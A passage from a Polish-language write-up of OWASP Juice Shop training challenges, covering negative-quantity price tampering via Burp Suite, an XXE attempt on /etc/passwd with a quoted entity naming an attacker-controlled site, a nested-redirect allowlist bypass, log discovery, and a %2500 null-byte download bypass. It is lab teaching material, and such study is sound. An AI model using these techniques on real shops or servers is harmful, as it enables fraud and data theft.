ykfc87Kah0lXoYQWF_eiInk3Z1qA0jCUGF2Fs9GzNzF8R59wrvAfSeZJUq8dNtt_jE
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/96.0.4664.45 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
XahJhmt513mNsKpHnsBu9NFjSPRjou56CxqtVB8EskaubrCSPHf2axfb3Clv; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdj0XMi0iJzdjNjZKNzIiwiZGF0YSI6eyJpZC16MjYsInVzZKJuYwllIjoiIiwizWl
hawwi0iJOZXMN0MKBnwfFpbCsj201Cj9yXNzd29yZC161jzCYTixNzNzTYzOTWNTNRI.NzJmZm0ZDzKjEwMzbHiIwic9sZSEi61jTwMj
4ZSiisImRlbh4ZVRva2VuIoiNhhsZjknzNGU20TE5ZjYwM01YmRhZjUyMw02MDVl0G3kYzgwTHnkYzhhyzYAN2Y4nrd1N2YxMhM3MGjLNtN
1ZiisImxh3Rmb2dpbkwlIoiMTiBLjAuMc4xIiwichJvZmlsZuLtyWdlIjo1L2Fz2cV0cy9wdwJsaWmva1hZ2vL3WbG9hZHmvZGvnYXv
sdCSzdmcilCj0b3PwU2VjcmVOtjoiTiwaXNbY3RpdmUjOnRydwlUsImNyZnFOZWRBdCI61jTwMjMtMDUtMjEgMtcGNDM6DQnDyEiCswMdo
wMCisInVwZGf0ZWRBdCI61jIwMjMtMDUtMjEgMtcGNDM6DQnDyEiCswMdoMc1sImRlbGV0ZWRBdCI61jTwMjMtMDUtMjEgMtcGNDM6DQnDyEiCswMdo
yMXO.DwByOKYp4RTRa47a72LzzBsp6rc5H1ZD0D)9y_2MdCobn0Jtul1Lf7LPc43GoV_UUep4Eenchql9q6HyxTvcs5Ht93ddELnTxMFH1
ykfc87Kah0lXoYQWF_eiInk3Z1qA0jCUGF2Fs9GzNzF8R59wrvAfSeZJUq8dNtt_jE
Connection: close
21 {
    "quantity": 3
}
```

**Response**

```
Pretty Raw Hex Render ⌂ ⓘ
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 157
9 ETag: W/"9d-vtYHyro/XEo@8NrkJTsNzSu"
10 Vary: Accept-Encoding
11 Date: Sun, 21 May 2023 18:54:48 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "ProductId": 25,
        "BasketId": 10,
        "id": 11,
        "quantity": 3,
        "createdAt": "2023-05-21T18:52:06.061Z",
        "updatedAt": "2023-05-21T18:54:48.746Z"
    }
}
```

Kopia widocznej metody PUT została przekazana do Burp Suite Repeatera w obrębie, którego dokonano zmiany parametru odpowiadającego za przekazywanie liczebności zbioru, który chce zakupić użytkownik. Wartość zmieniona została na -100, a następnie wysłana do aplikacji. Zmiana została zaakceptowana z poziomu API odnoszącego się do zawartości koszyka.

Pozostało odświeżyć stronę, na której wciąż wyświetlana była zawartość koszyka dla danego użytkownika. A następnie dokonać „zakupu”.

Your Basket (test2@gmail.com)

Fruit Press 89.99 PLN

Total Price: -8999 PLN

Checkout

You will gain -900 Bonus Points from this order!

W kolejnym kroku konieczne było podanie wartości powiązanych z adresem dostawy przedmiotowego zamówienia.

Add New Address

Country \*  
Test

Name \*  
Test

Mobile Number \*  
123456789

ZIP Code \*  
12345

Address \*  
test

City \*  
test

State  
test

5/8 4/160

< Back > Submit

Wymagane było również wybranie odpowiedniego sposobu doręczenia przesyłki, od czego uzależniona była również kwota opłaty.

Delivery Address

Test, test, test, 12345  
Phone Number 123456789

Choose a delivery speed

	Price	Expected Delivery
<input type="radio"/>	0.50 PLN	1 Days
<input type="radio"/>	0.00 PLN	3 Days
<input checked="" type="radio"/>	0.00 PLN	5 Days

< Back > Continue

Wybrana została metoda płatności, która wcześniej została dowiązana do konta użytkownika, więc pozostało jedynie złożyć zamówienie.

The screenshot shows the 'Order Summary' section of the OWASP Juice Shop. It includes a 'Delivery Address' section with placeholder text, a 'Payment Method' section set to 'Digital Wallet', and a detailed 'Order Summary' table. The table shows items, delivery costs, and promotions, all contributing to a total price of -8999.00. A button labeled 'Place your order and pay' is visible, along with a note about gaining -900 Bonus Points.

Order Summary	
Items	-8999.00
Delivery	0.00
Promotion	0.00
Total Price	-8999.00

Po zaakceptowaniu zamówienia w systemie możliwe było dokonanie weryfikacji poczynionych kroków – udało się do zakładki profilu użytkownika, z której wybrano pozycję wirtualnego portfela powiązanego z kontem. Po włączeniu podglądu zawartości widoczna kwota przynależności odpowiadała tej, która pozyskana została przy wykorzystaniu ataku wykonanego w obrębie widocznego wyzwania.

The screenshot shows the 'Digital Wallet' interface of the OWASP Juice Shop. It displays a success message: 'You successfully solved a challenge: Playback Time (Place an order that makes you rich.)'. Below this, it shows the 'Add Money' section with a current 'Wallet Balance' of 8999.00. There is a text input field for 'Amount' and a 'Continue' button.

### 3.17 Privacy Policy Inspection

Zadanie to skupia się na poleceniu dla użytkownika by ten uważnie prześledził tekst polityki prywatności powiązanej z OWASP Juice Shop. Biorąc po uwagę wcześniej wykonywane wyzwania – wiadomym jest, iż dla spełnienia wymogów tego zadania niewystarczające będzie jedynie odwiedzenie odpowiedniej podstrony aplikacji, która dotyczy ów zagadnienia. Konieczne jest zatem sumienne prześledzenie treści zapisanej w polityce prywatności.

W trakcie analizowania tekstu przykuwającym uwagę użytkownika detalem była płomienna poświata, która występowała po umieszczeniu kurSORA w obrębie pola odpowiedzialnego za przekazanie informacji o domenie, na której operuje wspominana polityka prywatności. Po włączeniu narzędzi inspekcji wbudowanych w przeglądarkę, z której poziomu wykonywane było połączenie, widoczne były dodatkowe atrybuty związane z tymże obszarem tekstowym.

The screenshot shows the 'Privacy Policy' page of the OWASP Juice Shop. The page content includes the effective date (March 15, 2019), a note about data collection, and a section on personal data. The developer tools are used to inspect the page's structure, showing the HTML code for the sidebar and the main content area.

Elementów podlegających pod tę samą klasę w obrębie treści polityki prywatności było jeszcze kilka, każda z płomiennych poświat dotyczyła innej frazy. W celu zweryfikowania czy udało się odnaleźć wszystkie elementy tej frazy skorzystano z możliwości przeszukiwania treści kodu strony w poszukiwaniu klasy „hot”. Treści powiązane z tymi obszarami wypisane zostały poniżej:

<http://localhost>

We may also

Instruct you

To refuse all

Reasonably necessary

Responsability

Zważywszy na to, że pierwszy z elementów jest adresem URL wskazującym na adres loopback, warto było spróbować wykorzystać pozostałe elementy reprezentowane jako ta sama klasa i uformować z nich pełen adres.


① localhost:3000/#/we-may-also-instruct-you-to-refuse-all-reasonably-necessary-responsability

Próby redagowania adresu różnymi separatorami nie przynosiły pożądanego efektu. Kolejne próby odnosły się zatem do domniemanego systemu plików powiązanych z aplikacją webową Juice Shop.

① localhost:3000/#/we/may/also/instruct/you/to/refuse/all/reasonably/necessary/responsability

Te akcje również zakończyły się brakiem powodzenia. Podjęto zatem drugą turę prób, w której zaniechano wykorzystywania portu 3000. Następnie przeprowadzono podobny cykl tym razem

pomijając znak „#” w adresie strony. Po wielu wykonanych próbach jedna z nich przyniosła przekierowanie do widocznego obrazu.



### 3.18 XXE Data Access

Wyzwanie to skupia się na konieczności wykonania ataku XXE, dzięki któremu udałoby się pozyskać dane znajdujące się w pliku /etc/passwd (lub w przypadku wykonywania wszystkich czynności na maszynie z systemem operacyjnym z rodziny Windows: C:\Windows\system.ini).

W celu pozyskania tychże informacji możliwe było do wykorzystania wcześniej realizowana metoda POST która miała zamieszczać plik w obrębie pola przeznaczonego na składanie zażaleń przez użytkowników. W tym jednak przypadku konieczne było zmodyfikowanie rodzaju dopuszczalnych plików na „xml”.

W celu pozyskania przykładowego kodu, który mógłby przyczynić się do skutecznego ataku XXE, skorzystano z przeglądarki internetowej, dzięki której udało się pozyskać pożądaną zawartość.

A screenshot of a Medium article titled 'Exploiting XML External Entities (XXE) Injections'. The article discusses XML External Entities (XEE), which are a type of custom entity whose definition is located outside of the DTD where they are declared. It explains that the declaration of an external entity uses the SYSTEM keyword and must specify a URL from which the value of the entity should be loaded. The article provides examples of XML code demonstrating XXE injection, such as: &lt;!DOCTYPE foo [ &lt;!ENTITY ext SYSTEM "http://attacker-controlled-site.com" &gt; ]&gt;. It also notes that other protocols like http can be used. The article then moves on to 'Exploiting XXE Vulnerabilities', specifically 'Exploiting XXE to Retrieve Files', which involves performing an XXE injection that retrieves an arbitrary file from the server's /etc/passwd file.


Następnie wykorzystano żądanie, które spreparowane zostało w jednym ze wcześniej wykonywanych wyzwań. Zmieniona została wartość rozszerzenia dopuszczalnych plików na „xml”, a następnie przekopiowana zawartość pozyskana ze strony internetowej [www.medium.com](https://www.medium.com). Wysypane metody post nie przynosiły oczekiwanej efektu, ponieważ blokowane były treści sugerujące, iż przekazywany argument może zawierać w sobie niepożądany kod. W celu uniknięcia wspomnianej blokady, do podstawowego, bazowego kodu dodana została część odpowiadająca za standardową wymianę informacji.



## 4 Wyzwania 4-gwiazdkowe


### 4.1 Allowlist Bypass

Zadanie jest podobne do wcześniejszego jednogwiazdkowego wyzwania Unvalidated Redirects. Dlatego do jego wykonania przystąpiono w podobny sposób – wyszukując redirect w Debuggerze w DevTools:




```
13498 this.dialog.open(Mt, {
13499   data: {
13500     data: 'dash:Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13501     url: './redirect?to=https://explorer.dash.org/address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13502     address: 'Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW',
13503     title: 'TITLE_DASH_ADDRESS'
13504   }
13505 }
13506 showEtherQRCode() {
13507   this.dialog.open(Mt, {
13508     data: {
13509       data: '0x0f933ab9fc...ae6',
13510       url: './redirect?to=https://etherscan.io/address/0x0f933ab9fc...ae6',
13511       address: '0x0f933ab9fc...ae6',
13512       title: 'TITLE_ETHER_ADDRESS'
13513     }
13514   })
13515 }
13516 useWallet() {
13517   this.paymentMode = 'wallet',
13518   this.choosePayment()
13519 }
13520 }
```

Jak widać, przekierowania można dokonać za pomocą ścieżki /redirect?to=<adres>. Rozpoczęto testowanie wszystkich linków po kolei:



Cannot GET /address/Xr556RzuwX6hg5EGpkybbv5RanJoZN17kW



← → × ⌂ https://etherscan.io/address/0x0f933ab9fc当地782d0279c300d73750e1311eae6 ⌂

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

ETH Price: \$1,816.76 (+0.33%) Gas: 50 Gwei Search by Address / Txn Hash / Block / Token / Domain

Etherscan Home Blockchain Tokens NFTs Resources Developers More

Address 0x0f933ab9fc当地782d0279c300d73750e1311eae6 Buy Exchange Play

Overview ETH BALANCE 0 ETH ETH VALUE \$0.00 TOKEN HOLDINGS \$0.00 (1 Tokens)

More Info PRIVATE NAME TAGS Add NO TXNS SENT FROM THIS ADDRESS

Sponsored

localhost:3000/redirect?to=http://shop.spreadshirt.com/juiceshop

http://localhost:3000/redirect?to=http://shop.spreadshirt.com/juiceshop — Visit

← → C ⌂ https://juiceshop.myspreadshop.com

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Open your own merch shop today. Always Free.

## OWASP Juice Shop Merchandise


All Products Organic Products ▾ Men ▾ Women ▾ Accessories ▾

Only 2 days left: 15% Off Everything Redeem


HOME

## All Products





# Pwning OWASP Juice Shop




The screenshot shows a GitHub repository page for `juice-shop/juice-shop`. The repository is public and has 10 branches and 205 tags. A recent merge pull request from `b156c96` yesterday contains 18,684 commits. The commits are listed in a table:

Commit	Message	Time
<code>.dependabot</code>	Explicitly ignore JWT library version	3 years ago
<code>.github</code>	Add Node.js 20.x support	last month
<code>.gitlab</code>	Change liveness (or readiness) probe to port 3000	2 years ago
<code>.zap</code>	Remove CORP and similar headers entirely	3 years ago
<code>config</code>	added challenge in ctf.yaml	3 months ago

Intuicja podpowiadała, że nie jest to odpowiednia droga, dlatego poszukano kolejnych wskazówek. Okazuje się, że chodzi o podwójne przekierowanie – przez niedozwoloną stronę na dozwoloną:


The screenshot shows a browser window with a URL bar containing `localhost:3000/redirect?to=example.com?redirect=http://shop.spreadshirt.de/juiceshop`. The address bar is highlighted in blue, indicating the current page.

Tym razem udało się ukończyć zadanie:




## 4.2 Access Log

Wyzwanie polega na znalezieniu ścieżki na serwerze, która zawiera logi. W tym celu użyto narzędzia DirBuster, używając gotowej listy z popularnymi słowami, która już znajduje się w Kali Linux:



Niestety DirBuster wszystkie zapytania oznaczał jako 200, dlatego ta droga jest nieprawidłowa. Spróbowano także dokonać enumeracji plików/katalogów za pomocą Intrudera (Burp Suite), lecz skutek był taki sam. Z tego powodu postanowiono poszukać wskazówek. Znaleziono podpowiedź, że warto poszukać w ścieżce /support. Jednak to nie dało żadnego wyniku:



Spróbowano do ścieżki dopisać /logs:

The screenshot shows a terminal window with the following details:

- Address bar: localhost:3000/support/logs
- Zoom level: 120%
- Bookmarks bar: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec

The terminal output shows the contents of the /support/logs directory:

```
~ / support / logs
```

Name	Size	Modified
access.log.2023-05-21	260478	PM 6:07:24 5/21/2023
access.log.2023-05-22	461996	PM 2:47:28 5/22/2023

Udało się znaleźć 2 pliki access log, jednak zadanie nie zostało odznaczone jako ukończone w Score Board, dlatego postanowiono pobrać jeden z plików. Tym samym udało się ukończyć wyzwanie.

#### 4.3 Forgotten Developer Backup & Poison Null Byte

W tym zadaniu chodzi o znalezienie pliku „backup”. W pierwszej kolejności przeszukano miejsce, gdzie wcześniej udało się znaleźć wiele plików, czyli FTP:

The screenshot shows a terminal window with the following details:


- Address bar: localhost:3000/ftp
- Zoom level: 120%
- Bookmarks bar: Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, OffSec

The terminal output shows the contents of the /ftp directory:


```
~ / ftp
```

quarantine	acquisitions.md	announcement_encrypted.md
coupons_2013.md.bak	eastere.gg	encrypt.py
incident-support.kdbx	legal.md	order_5267-b6b3314315cb341...
package.json.bak	suspicious_errors.yml	


Od razu można zauważyc pliki z rozszerzeniem .bak, który wskazuje na backup. Spróbowano pobrać jeden z nich:



Jak widać, wyłącznie pliku o rozszerzeniami .md oraz .pdf są dozwolone. Postanowiono dopisać rozszerzenie, jednak nie przyniosło do oczekiwanej skutku:



Spróbowano pobrać inne z tych plików, aby poszukać jakichś wskazówek. Niestety nie udało się znaleźć nic interesującego. Poszukano podpowiedzi – okazuje się, że należy zastosować atak Null byte injection. Chodzi o dopisanie %00 przed rozszerzeniem:



# OWASP Juice Shop

## (Express ^4.17.1)

### 400 BadRequestError: Bad Request

```
at /opt/juice-shop/node_modules/serve-index/index.js:120:42
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at serveIndexMiddleware (/opt/juice-shop/build/server.js:221:9)
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/node_modules/express/lib/router/index.js:646:15
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:265:14)
at Function.handle (/opt/juice-shop/node_modules/express/lib/router/index.js:175:3)
at router (/opt/juice-shop/node_modules/express/lib/router/index.js:47:12)
at Layer.handle [as handle_request] (/opt/juice-shop/node_modules/express/lib/router/layer.js:95:5)
at trim_prefix (/opt/juice-shop/node_modules/express/lib/router/index.js:328:13)
at /opt/juice-shop/node_modules/express/lib/router/index.js:286:9
at Function.process_params (/opt/juice-shop/node_modules/express/lib/router/index.js:346:12)
at next (/opt/juice-shop/node_modules/express/lib/router/index.js:280:10)
at /opt/juice-shop/build/routes/metrics.js:47:9
```

Tym razem strona odpowiedziała kodem 400. Prawdopodobnie URL interpretuje %00 jako inną wartość. Postanowiono zaenkodować w URL tę część:

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. There are two entries in the list:

- Entry 1: %00
- Entry 2: %25%30%30

Wpisano to w adres URL:

